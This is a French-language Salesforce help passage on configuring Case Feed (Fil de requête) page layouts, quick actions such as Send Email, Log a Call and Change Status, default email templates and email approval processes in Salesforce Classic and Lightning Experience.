Les présentations de requête basées sur le fil incluent les mêmes fonctionnalités que les présentations de page pour les utilisateurs de Fil de requête : un fil, qui comprend un éditeur avec des actions, des filtres de fil, des outils tels que des outils d'article, ainsi que des composants de menu latéral tels que des boutons et des liens personnalisés, un volet de présentation et une page de détail avec des listes associées et d'autres informations plus complètes sur la requête. Vous pouvez utiliser l'outil d'attribution de présentation de page standard afin d'attribuer aux utilisateurs des présentations de page de requête basées sur le fil. Cela qui signifie que les ensembles d'autorisations ou les profils personnalisés sont plus nécessaires pour accorder aux utilisateurs l'accès à Fil de requête.

Pour convertir des présentations de page en présentations de requête basées sur le fil pour des utilisateurs de Fil de requête :

1. À partir des paramètres de gestion des objets pour les requêtes, rendez-vous dans Présentations de page.
2. Cliquez sur ▾ en regard d'une présentation dans la liste des présentations de page pour les utilisateurs de Fil de requête, puis sélectionnez `Convertir en présentation de page de requête`.

   Nous recommandons d'utiliser cette option afin de vérifier la présentation convertie avant de supprimer l'original, mais vous pouvez sélectionner `Convertir en présentation de page et supprimer` pour gagner du temps.
3. La présentation convertie s'affiche dans la liste Présentations de page de requête avec le préfixe Converti :. Cliquez sur **Modifier** en regard de la présentation.
4. Dans l'éditeur de présentation de page, confirmez que la présentation inclut les éléments voulus. Pour afficher et modifier le contenu dans la vue du fil, y compris les filtres de fil et les composants du menu latéral, cliquez sur **Vue du fil**.
5. Lorsque la présentation de page de requête vous convient, cliquez sur **Attribution de présentation de page** dans la liste Présentations de page de requête afin de l'attribuer aux profils utilisateur appropriés.

   **Remarque:** Pour des profils personnalisés qui comprennent l'autorisation `Utiliser Fil de requête` ou des profils avec un ensemble d'autorisations qui comprend `Utiliser Fil de requête`, ces attributions de pages s'appliquent uniquement lorsque vous supprimez l'autorisation ou l'ensemble d'autorisations. Si votre organisation a été créée entre les versions Winter '14 et Spring '14, vous ne pouvez pas supprimer `Utiliser Fil de requête` de profils standard. Par

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier des présentations de page :
- Personnaliser l'application

Pour attribuer des présentations de page :
- Gérer les utilisateurs

conséquent, ces attributions s'appliquent uniquement lorsque vous supprimez toutes vos présentations de pages pour les utilisateurs de Fil de requête.

6. Cliquez sur ▾ en regard de l'ancienne version de la présentation dans la liste des présentations de page pour les utilisateurs de Fil de requête, puis sélectionnez **Supprimer**. Lorsque la page de confirmation s'affiche, cliquez sur **OK**.
7. Si des utilisateurs sont attribués à la présentation que vous supprimez, vous êtes invité(e) à sélectionner à la place une autre présentation. Il s'agit uniquement d'une formalité : Une fois attribués à une présentation de page de requête, les utilisateurs ne voient que cette présentation.

Si vous avez plusieurs présentations pour des utilisateurs de Fil de requête, nous recommandons de toutes les convertir et les supprimer en même temps. Une fois toutes vos anciennes présentations supprimées, la liste des présentations de page pour les utilisateurs de Fil de requête n'est plus affichée.

CONSULTER ÉGALEMENT :

- Création et modification de présentations de fil dans Fil de requête
- Configuration de l'éditeur Fil de requête avec l'éditeur de présentation de page avancé
- Attribution de présentations de page depuis une présentation de page personnalisée ou une page de type d'enregistrement
- Recherche des paramètres de gestion d'objet

## Ajout d'actions globales et d'actions rapides personnalisées en tant que composants au menu latéral de la console

Vous pouvez ajouter des actions globales et des actions rapides personnalisées en tant que composants au menu latéral de la console de Service pour permettre aux agents de créer des enregistrements, de mettre à jour les informations des requêtes, de rechercher des informations associées et définir des liaisons avec des enregistrements parents, le tout sans quitter l'onglet actif. Vous pouvez utiliser des actions rapides pour remplacer la Page de détail de requête. Les agents peuvent ainsi afficher les informations associées à la requête, notamment les contacts et les ressources, dans leur workflow principal.

Éditions

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec une licence Service Cloud

AUTORISATIONS UTILISATEUR

Pour créer des actions :
- Personnaliser l'application

Pour ajouter des composants personnalisés de la console :
- Personnaliser l'application

1. Créez l'action globale (pour l'action Créer) et l'action rapide personnalisée (pour l'action Mettre à jour).

   Les actions Créer doivent être des actions rapides globales. Les actions Mettre à jour doivent être des actions rapides spécifiques à un objet basées sur le type d'objet du champ de référence. Par exemple, pour mettre à jour le champ de référence d'un contact, une action de mise à jour spécifique à un contact est requise.
2. Ajoutez les actions tant que composants aux présentations de page de requêtes afin de permettre à vos agents d'y accéder et de les utiliser.
   a. Dans Configuration, saisissez « Requête » dans la case Recherche rapide, puis sélectionnez **Présentations de page**.
   b. Sélectionnez la page à laquelle vous souhaitez ajouter les actions rapides, puis cliquez sur **Modifier**.
   c. Dans la page Présentation de requête, sélectionnez **Composants personnalisés de la console**.
   d. Accédez à la section du menu latéral dans laquelle vous souhaitez ajouter le composant (par exemple, accédez à la section du menu latéral gauche).
   e. Pour `Type`, sélectionnez **Référence**.

**f.** Pour `Champ`, sélectionnez le champ associé auquel l'action rapide s'applique.

**g.** Sélectionnez **Activer la liaison** pour permettre aux agents de support de rechercher un enregistrement et de le lier à un enregistrement associé. Par exemple, un agent de support peut lier un nom de contact à une requête.

**h.** Pour `Action Créer`, sélectionnez l'action globale qui crée un enregistrement. Par exemple, une action globale peut créer un contact.

**i.** Pour `Action Mettre à jour`, sélectionnez l'action rapide qui met à jour un enregistrement. Par exemple, une action rapide peut mettre à jour un champ dans le contact.

**j.** Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Création d'actions rapides spécifiques à un objet

Création d'actions rapides globales

Création d'actions rapides globales

Ajout de composants de console à des présentations de page

## Activation des modèles d'e-mail par défaut dans Fil de requête

Utilisez des modèles d'e-mail par défaut dans Fil de requête pour faciliter l'accès des agents de support aux modèles dont ils ont besoin en fonction du type de requête traité.

Avant d'activer les modèles d'e-mails par défaut, vous devez créer des modèles de texte, HTML ou Visualforce, puis créer une classe Apex contenant la logique de sélection des modèles.

Les modèles d'e-mails par défaut aident les agents de support à réponde aux clients plus rapidement, avec plus de précision et davantage de cohérence. Les modèles d'e-mails sont préchargés. Par conséquent, les agents n'ont pas à rechercher les modèles dont ils ont besoin avant de composer un e-mail. Vous pouvez créer autant de modèles que nécessaire et les attribuer selon les besoins de votre société. Par exemple, si votre centre d'assistance gère des problèmes liés à de multiples produits, vous pouvez créer un modèle spécifique pour chaque produit et précharger le modèle approprié en fonction de l'origine, de l'objet et d'autres critères de la requête.

Pour activer les modèles d'e-mail par défaut :

1. Dans Configuration, saisissez *`Paramètres de support`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de support**.
2. Cliquez sur **Modifier**.
3. Sélectionnez `Activer les modèles d'e-mail par défaut`.
4. Sélectionnez la classe Apex qui contient votre logique de sélection de modèles.
5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer les modèles d'e-mail par défaut :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Création d'actions Envoyer pour des processus d'approbation d'e-mails

Création de processus d'approbation pour les brouillons d'e-mails

Révision et approbation de brouillons d'e-mails

## Création d'actions Envoyer pour des processus d'approbation d'e-mails

Utilisez des actions Envoyer pour faire gagner du temps à vos agents de support en définissant l'envoi automatique des e-mails à la fin d'un processus d'approbation.

**Remarque:** Les actions Envoyer sont disponibles uniquement dans les organisations qui ont les brouillons d'e-mails activés.

1. Dans Configuration, saisissez *Actions Envoyer* dans la case Recherche rapide, puis sélectionnez **Actions Envoyer**.
2. Cliquez sur **Nouvelle action Envoyer**.
3. Sélectionnez E-mail dans la liste déroulante de l'objet.
4. Saisissez un nom unique pour l'action.
5. Vous pouvez également saisir une description de l'action.
6. Cliquez sur **Enregistrer**.

Une fois l'action créée, créez un processus d'approbation qui l'inclut.

CONSULTER ÉGALEMENT :

- Activation des modèles d'e-mail par défaut dans Fil de requête
- Création d'un processus d'approbation à l'aide de l'Assistant standard

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des actions Envoyer :

- Personnaliser l'application

## Création de processus d'approbation pour les brouillons d'e-mails

Les processus d'approbation déterminent comment votre organisation traite les e-mails brouillons, par exemple, en spécifiant les messages qui nécessitent une approbation et en déterminant si les approbateurs sont automatiquement désignés. Créez des processus d'approbation personnalisés en fonction des besoins de votre société.

1. Activez les brouillons d'e-mails.

   Vous pouvez créer des processus d'approbation pour des e-mails sans cette étape, mais ces processus sont déclenchés quand votre organisation a des brouillons d'e-mails disponibles.

2. Créez une action d'envoi.

   Les actions Envoi assurent l'envoi des e-mails une fois approuvés.

3. Créez des processus d'approbation.

   Assurez-vous de sélectionner E-mail dans la liste déroulante Gérer les processus d'approbation pour : .

4. Pour permettre à certains utilisateurs (par exemple aux agents de support responsables) de choisir de soumettre un e-mail pour approbation ou de l'envoyer directement, attribuez-leur un profil avec l'autorisation Ignorer l'approbation d'e-mail sélectionnée.

CONSULTER ÉGALEMENT :

- Création d'un processus d'approbation à l'aide de l'Assistant standard
- Activation des modèles d'e-mail par défaut dans Fil de requête

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des processus d'approbation :

- Personnaliser l'application

### Renommage des actions et des filtres de fil dans Fil de requête

Renommez les actions et les filtres de fil de Fil de requête afin de les adapter à la terminologie employée dans votre société.

Par exemple, si votre société fait référence à votre portail avec les termes « communauté de clients », vous pouvez renommer l'action Portail en « Communauté de clients ».

1. Dans Configuration, saisissez *Renommer les onglets et les étiquettes* dans la case Recherche rapide, puis sélectionnez **Renommer les onglets et les étiquettes**.
2. Cliquez sur **Modifier** en regard de Requêtes dans la liste des onglets standard.
3. Cliquez sur **Suivant**.
4. Recherchez l'étiquette que vous souhaitez modifier dans la liste Autres étiquettes.
5. Saisissez le nouveau nom de l'étiquette dans la zone de texte correspondante.
6. Si la nouvelle étiquette commence par une voyelle, activez la case Commence par un son vocalique.
7. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour renommer des actions et des filtres de fil :

- Personnaliser l'application

  OU

  Afficher la configuration

  ET

  Désignation d'un traducteur

## Configuration des requêtes de Lightning Experience

Avant de pouvoir utiliser le fil de requête dans Lightning Experience, recréez les éditeurs standard avec des actions rapides.

Les actions rapides apparaissent sur les appareils mobiles, contrairement aux éditeurs de fil de requête standard. Pour utiliser la conception Fils d'abord sur les requêtes, recréez les éditeurs en tant qu'actions rapides.

- Création d'une action rapide Consigner un appel
- Création d'une action rapide Modifier le statut

CONSULTER ÉGALEMENT :

Ajout d'actions rapides à la présentation de page de requête pour Lightning Experience

Éditions

Disponible avec : Lightning Experience

AUTORISATIONS UTILISATEUR

Pour configurer des requêtes pour Lightning Experience :

- "Gérer les requêtes"

  ET

  "Personnaliser l'application"

# Création d'une action rapide Envoyer un e-mail pour les requêtes

Créez une action Envoyer un e-mail pour permettre aux agents d'envoyer des e-mails à partir du fil de requête dans Lightning Experience et dans Salesforce1.

La fonctionnalité Email vers requête doit être activée pour pouvoir utiliser l'action rapide Envoyer un e-mail dans l'objet Requêtes.

L'action rapide Envoyer un e-mail est créée par défaut lorsque vous activez E-mail vers requête dans de nouvelles organisations. Si votre organisation a été créée avant Spring '17, ou si vous avez activé E-mail vers requête avant Spring '17, créez une action rapide Envoyer un e-mail.

**Éditions**


Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer et modifier l'action rapide Envoyer un e-mail :
- Gérer les utilisateurs et Personnaliser l'application

Pour modifier une présentation de page :
- Personnaliser l'application


1. Créez l'action rapide Envoyer un e-mail.
   a. Dans Configuration, saisissez « Requête » dans la case Recherche rapide, puis sélectionnez **Boutons, liens et actions**.
   b. Cliquez sur **Nouvelle action**.
   c. Dans la liste de sélection `Type d'action`, sélectionnez **Envoyer un e-mail**.
   d. Dans le champ `Type d'étiquette standard`, sélectionnez une étiquette pour cette action. Lorsque vous ajoutez l'action à la présentation de page de requête, cette étiquette est affichée dans la barre d'actions.
   e. Le champ `Nom` est renseigné automatiquement. Ce nom est utilisé dans l'API et dans les packages gérés. Il doit commencer par une lettre, contenir uniquement des caractères alphanumériques et des tirets, et ne peut pas se terminer par un trait de soulignement ou inclure deux traits de soulignement consécutifs. Si vous ne maîtrisez pas l'utilisation de l'API, nous suggérons de ne pas modifier ce champ.
   f. Dans le champ `Description`, décrivez l'action exécutée. La description est affichée dans la page de détail de l'action et dans la liste de la page Boutons, liens et actions. La description n'est pas visible pour tous vos utilisateurs. Si vous créez plusieurs actions avec le même objet, nous recommandons d'utiliser une description détaillée, par exemple « Action rapide Envoyer un e-mail pour les requêtes ».





   g. Cliquez sur **Enregistrer**.
   La page de présentation de l'e-mail s'ouvre, dans laquelle vous pouvez spécifier les champs affichés dans l'action Envoyer un e-mail.


2. Organisez les champs de l'e-mail dans l'ordre de votre choix. Lorsque les agents sélectionnent l'action rapide, les champs de l'e-mail sont affichés dans cet ordre.
   a. Dans le menu Champs d'e-mail, faites glisser les champs vers la présentation de l'e-mail. Pour retirer des champs, faites-les glisser depuis la présentation de l'e-mail vers la section Champs d'e-mail.

      Les champs `À`, `De`, `Objet` et `Corps de texte` sont ajoutés par défaut. Pour plus d'informations sur les champs, reportez-vous à Champs disponibles dans l'action rapide Envoyer un e-mail.




   b. Pour définir un champ en lecture seule ou obligatoire, cliquez sur l'icône de clé à molette, puis spécifiez les propriétés du champ.






**c.** Pour enregistrer les propriétés du champ, cliquez sur **OK**.

**d.** Cliquez sur **Enregistrer**.

Après avoir défini l'action rapide Envoyer un e-mail, ajoutez-la à la présentation de page de requête pour permettre aux agents de l'utiliser.

CONSULTER ÉGALEMENT :

Ajout d'actions rapides à la présentation de page de requête pour Lightning Experience

## Application d'un modèle d'e-mail par défaut à l'aide de l'action rapide Envoyer un e-mail

Aidez des agents à incorporer une marque personnalisée et une présentation cohérente en rédigeant des e-mails pour les clients dans Lightning Experience et Salesforce1 à l'aide de modèles d'e-mail par défaut. Les modèles d'e-mails permettent aux agents d'insérer des informations courantes dans les e-mails envoyés aux clients, telles que des salutations, des annonces, des clauses d'exclusion de responsabilité et les coordonnées de la société.

La fonctionnalité Email vers requête doit être activée pour pouvoir utiliser l'action rapide Envoyer un e-mail dans l'objet Requêtes.

Avant de créer une action rapide Envoyer un e-mail qui spécifie un modèle d'e-mail par défaut, créez un modèle d'e-mail de type Personnalisé. Seuls les modèles de type Personnalisé sont pris en charge. Les pièces jointes spécifiées dans un modèle d'e-mail ne sont pas prises en charge. Les agents peuvent néanmoins ajouter des pièces jointes manuellement en utilisant l'action rapide Envoyer un e-mail.

**1.** Créez une action rapide Envoyer un e-mail ou modifiez une action rapide Envoyer un e-mail existante.

**a.** Dans Configuration, saisissez « Requête » dans la case Recherche rapide, puis sélectionnez **Boutons, liens et actions**.

**b.** Cliquez sur **Nouvelle action** ou sélectionnez l'action rapide que vous souhaitez modifier.

**c.** Dans la liste de sélection `Type d'action`, sélectionnez **Envoyer un e-mail**.

**d.** Dans le champ `Modèle d'e-mail par défaut`, cliquez sur le bouton de référence, puis sélectionnez un modèle.

Éditions

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier l'action rapide Envoyer un e-mail :
- Gérer les utilisateurs et Personnaliser l'application

Pour modifier une présentation de page :
- Personnaliser l'application

Seuls les modèles d'e-mail de type Personnalisé sont affichés dans le menu de référence.

**e.** Vous pouvez sélectionner **Ne pas appliquer l'objet du modèle** pour ignorer l'objet du modèle e-mail.

Par défaut, l'action rapide Envoyer un e-mail applique l'objet spécifié dans le modèle d'e-mail par défaut. Par exemple, si la ligne d'objets du modèle spécifie « Merci pour votre message », cet objet est appliqué lorsque l'agent utilise l'action Envoyer un e-mail pour rédiger un message ou répondre à un e-mail. Si l'option **Ne pas appliquer l'objet du modèle** est sélectionnée, l'objet défini dans l'e-mail ne s'applique pas au message. Par exemple, si un client envoie un e-mail ayant pour objet « J'ai besoin d'aide », l'agent peut utiliser le modèle d'e-mail par défaut pour répondre, mais conserver la ligne d'objet du client.

**f.** Spécifiez une étiquette pour l'action. Vous pouvez utiliser le type d'étiquette standard, qui fournit une étiquette par défaut, ou sélectionner *Aucun* dans le champ `Type d'étiquette standard`, puis saisir votre propre étiquette. Lorsque vous ajoutez l'action à la présentation de page de requête, cette étiquette est affichée dans la barre d'actions.

**g.** Le champ `Nom` est renseigné automatiquement. Ce nom est utilisé dans l'API et dans les packages gérés. Il doit commencer par une lettre, contenir uniquement des caractères alphanumériques et des tirets, et ne peut pas se terminer par un trait de soulignement ou inclure deux traits de soulignement consécutifs. Si vous ne maîtrisez pas l'utilisation de l'API, nous suggérons de ne pas modifier ce champ.

**h.** Dans le champ `Description`, décrivez l'action exécutée. La description est affichée dans la page de détail de l'action et dans la liste de la page Boutons, liens et actions. La description n'est pas visible pour tous vos utilisateurs. Si vous créez plusieurs actions avec le même objet, nous recommandons d'utiliser une description détaillée, par exemple « Envoyer un e-mail à un client sous une marque personnalisée ».

**i.** Cliquez sur **Enregistrer**.
La page de présentation de l'e-mail s'ouvre, dans laquelle vous pouvez spécifier les champs affichés dans l'action Envoyer un e-mail.

**2.** Assurez-vous de disposer d'un champ de corps de message approprié pour votre modèle.

Le champ `Corps de texte` est ajouté par défaut à l'action rapide Envoyer un e-mail. Si votre modèle e-mail utilise des images ou une mise en forme HTML, retirez le champ `Corps de texte` et ajoutez le champ `Corps HTML` à la présentation de l'e-mail.

**3.** Cliquez sur **Enregistrer**.

Après avoir défini l'action rapide Envoyer un e-mail, ajoutez-la à la présentation de page de requête pour permettre aux agents de l'utiliser.

CONSULTER ÉGALEMENT :

Ajout d'actions rapides à la présentation de page de requête pour Lightning Experience

Champs disponibles dans l'action rapide Envoyer un e-mail

## Champs disponibles dans l'action rapide Envoyer un e-mail

Vous pouvez faire glisser des champs depuis la palette Champs d'e-mails vers la présentation de l'e-mail.

Éditions

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Tableau 44: Champs disponibles dans l'action rapide Envoyer un e-mail**

| Champ | Description |
|---|---|
| `Espace vierge` | Ajoute un espace vide à la présentation de l'e-mail. Ce champ peut être utilisé plusieurs fois dans la présentation de l'e-mail. |

| Champ | Description |
| --- | --- |
| `Adresse Cci` | Champ d'en-tête de l'e-mail dans lequel les agents peuvent saisir des adresses Cci.<br>Si `Adresse Cci` est ajouté à la présentation d'un e-mail qui inclut le champ `Adresse De`, le champ `Adresse Cci` est réduit et affiché sous la forme d'un lien dans la présentation de l'e-mail, dans la présentation de page de la requête. Lorsqu'un agent clique sur le lien Cci, il est agrandi et n'est plus réduit. Si le champ est obligatoire, une ligne rouge est affichée en regard du champ qui est toujours agrandi. |
| `Adresse Cc` | Champ d'en-tête de l'e-mail dans lequel les agents peuvent saisir des adresses Cc.<br>Si `Adresse Cc` est ajouté à la présentation d'un e-mail qui inclut le champ `Adresse De`, le champ `Adresse Cc` est réduit et affiché sous la forme d'un lien dans la présentation de l'e-mail, dans la présentation de page de la requête. Lorsqu'un agent clique sur le lien Cc, il est agrandi et n'est plus réduit. Si le champ est obligatoire, une ligne rouge est affichée en regard du champ qui est toujours agrandi. |
| `De` | Champ d'en-tête de l'e-mail dans lequel les agents peuvent saisir une adresse d'expéditeur à partir d'une liste de sélection (liste déroulante).<br>Les agents peuvent sélectionner dans les adresses de toute l'organisation, les adresses E-mail vers requête et leurs propres adresses e-mail personnelles.<br>La liste de sélection `De` est ajoutée par défaut à l'action Envoyer un e-mail dans les nouvelles organisations créées avec la version Winter '17 ou supérieure. Si vous créez une action Envoyer un e-mail après Winter '17, la liste de sélection `De` est ajoutée par défaut à la présentation de l'e-mail. |
| `Adresse de l'expéditeur` | Champ d'en-tête de l'e-mail dans lequel les agents peuvent saisir des adresses d'expéditeur (De). Le champ `Adresse de l'expéditeur` est un champ de texte. |
| `Corps HTML` | champ du corps de l'e-mail qui prend en charge la mise en forme HTML et les images.<br>Si vous définissez un modèle d'e-mail par défaut qui contient une mise en forme HTML dans l'action rapide Envoyer un e-mail, ajoutez le champ `Corps HTML` à la présentation de l'e-mail. |

| Champ | Description |
| --- | --- |
| `Est visible en externe` | Si le fil de requête de la communauté est activé, `IsExternallyVisible` contrôle la visibilité externe des e-mails dans les communautés.<br>Pour plus d'informations, reportez-vous à EmailMessage le guide de l'API. |
| `Requête parente` | Champ de l'ID d'enregistrement de la requête parente. |
| `Associé à` | Champ de l'ID d'enregistrement des objets associés, tels que comptes, opportunités, campagnes, requêtes ou objets personnalisés.<br>Pour plus d'informations, reportez-vous à EmailMessage le guide de l'API. |
| `Objet` | Champ d'en-tête de l'e-mail dans lequel les agents peuvent saisir un objet. |
| `Corps de texte` | Champ du corps de l'e-mail qui prend charge uniquement le texte brut. |
| `Adresse du destinataire` | Champ d'en-tête de l'e-mail dans lequel les agents peuvent saisir des adresses de destinataire (À). |

CONSULTER ÉGALEMENT :

Création d'une action rapide Envoyer un e-mail pour les requêtes

Application d'un modèle d'e-mail par défaut à l'aide de l'action rapide Envoyer un e-mail

## Création d'une action rapide Consigner un appel

Avant de pouvoir utiliser le fil de requête dans Lightning Experience, vous devez recréer l'éditeur Consigner un appel en tant qu'action rapide.

1. À partir des paramètres de gestion des objets pour les requêtes, rendez-vous dans les Boutons, Liens et Présentations de page.
2. Cliquez sur **Nouvelle action**.
3. Dans `Type d'action`, sélectionnez Consigner un appel.
4. Dans `Type d'étiquette standard`, sélectionnez Consigner un appel.
5. Cliquez sur **Enregistrer**.
6. Pour choisir les champs accessibles aux utilisateurs, personnalisez la présentation de l'action puis cliquez sur **Enregistrer**.

Éditions

Disponible avec : Lightning Experience

AUTORISATIONS UTILISATEUR

Pour configurer des requêtes pour Lightning Experience :

- "Gérer les requêtes"

  ET

  "Personnaliser l'application"

7. Sur les présentations de page de requête, faites glisser la nouvelle action rapide dans la section Actions Salesforce1 et Lightning Experience puis cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Configuration des requêtes de Lightning Experience
Création d'actions rapides spécifiques à un objet
Ajout d'actions rapides à la présentation de page de requête pour Lightning Experience

## Création d'une action rapide Modifier le statut

Avant de pouvoir utiliser le fil de requête dans Lightning Experience, vous devez recréer l'éditeur Modifier le statut en tant qu'action rapide.

1. À partir des paramètres de gestion des objets pour les requêtes, rendez-vous dans les Boutons, Liens et Présentations de page.
2. Cliquez sur **Nouvelle action**.
3. Dans `Type d'action`, sélectionnez Mettre à jour un Enregistrement.
4. Dans `Type d'étiquette standard`, sélectionnez Modifier le statut.
5. Cliquez sur **Enregistrer**.
6. Pour choisir les champs accessibles aux utilisateurs, personnalisez la présentation de l'action puis cliquez sur **Enregistrer**.
7. Sur les présentations de page de requête, faites glisser la nouvelle action rapide dans la section Actions Salesforce1 et Lightning Experience puis cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Configuration des requêtes de Lightning Experience
Création d'actions rapides spécifiques à un objet
Ajout d'actions rapides à la présentation de page de requête pour Lightning Experience

Éditions

Disponible avec : Lightning Experience

AUTORISATIONS UTILISATEUR

Pour configurer des requêtes pour Lightning Experience :

- "Gérer les requêtes"

  ET

  "Personnaliser l'application"

## Ajout d'actions rapides à la présentation de page de requête pour Lightning Experience

Rendez les actions accessibles à vos agents en les ajoutant à la section Actions Salesforce1 et Lightning Experience dans la présentation de page de requête.

Vous pouvez ajouter des actions standard et des actions personnalisées à la présentation de page. Elles sont affichées dans la palette lors de la création d'une action personnalisée.

Vous pouvez glisser-déposer des actions depuis la palette vers la présentation de page.

1. Ajoutez des actions rapides à une présentation de page de requête.
   a. Dans Configuration, saisissez « Requête » dans la case Recherche rapide, puis sélectionnez **Présentations de page**.
   b. Sélectionnez la présentation de page à laquelle vous souhaitez ajouter l'action, puis cliquez sur **Modifier**.
   c. Cliquez sur **Actions Salesforce1 et Lightning**.

Éditions

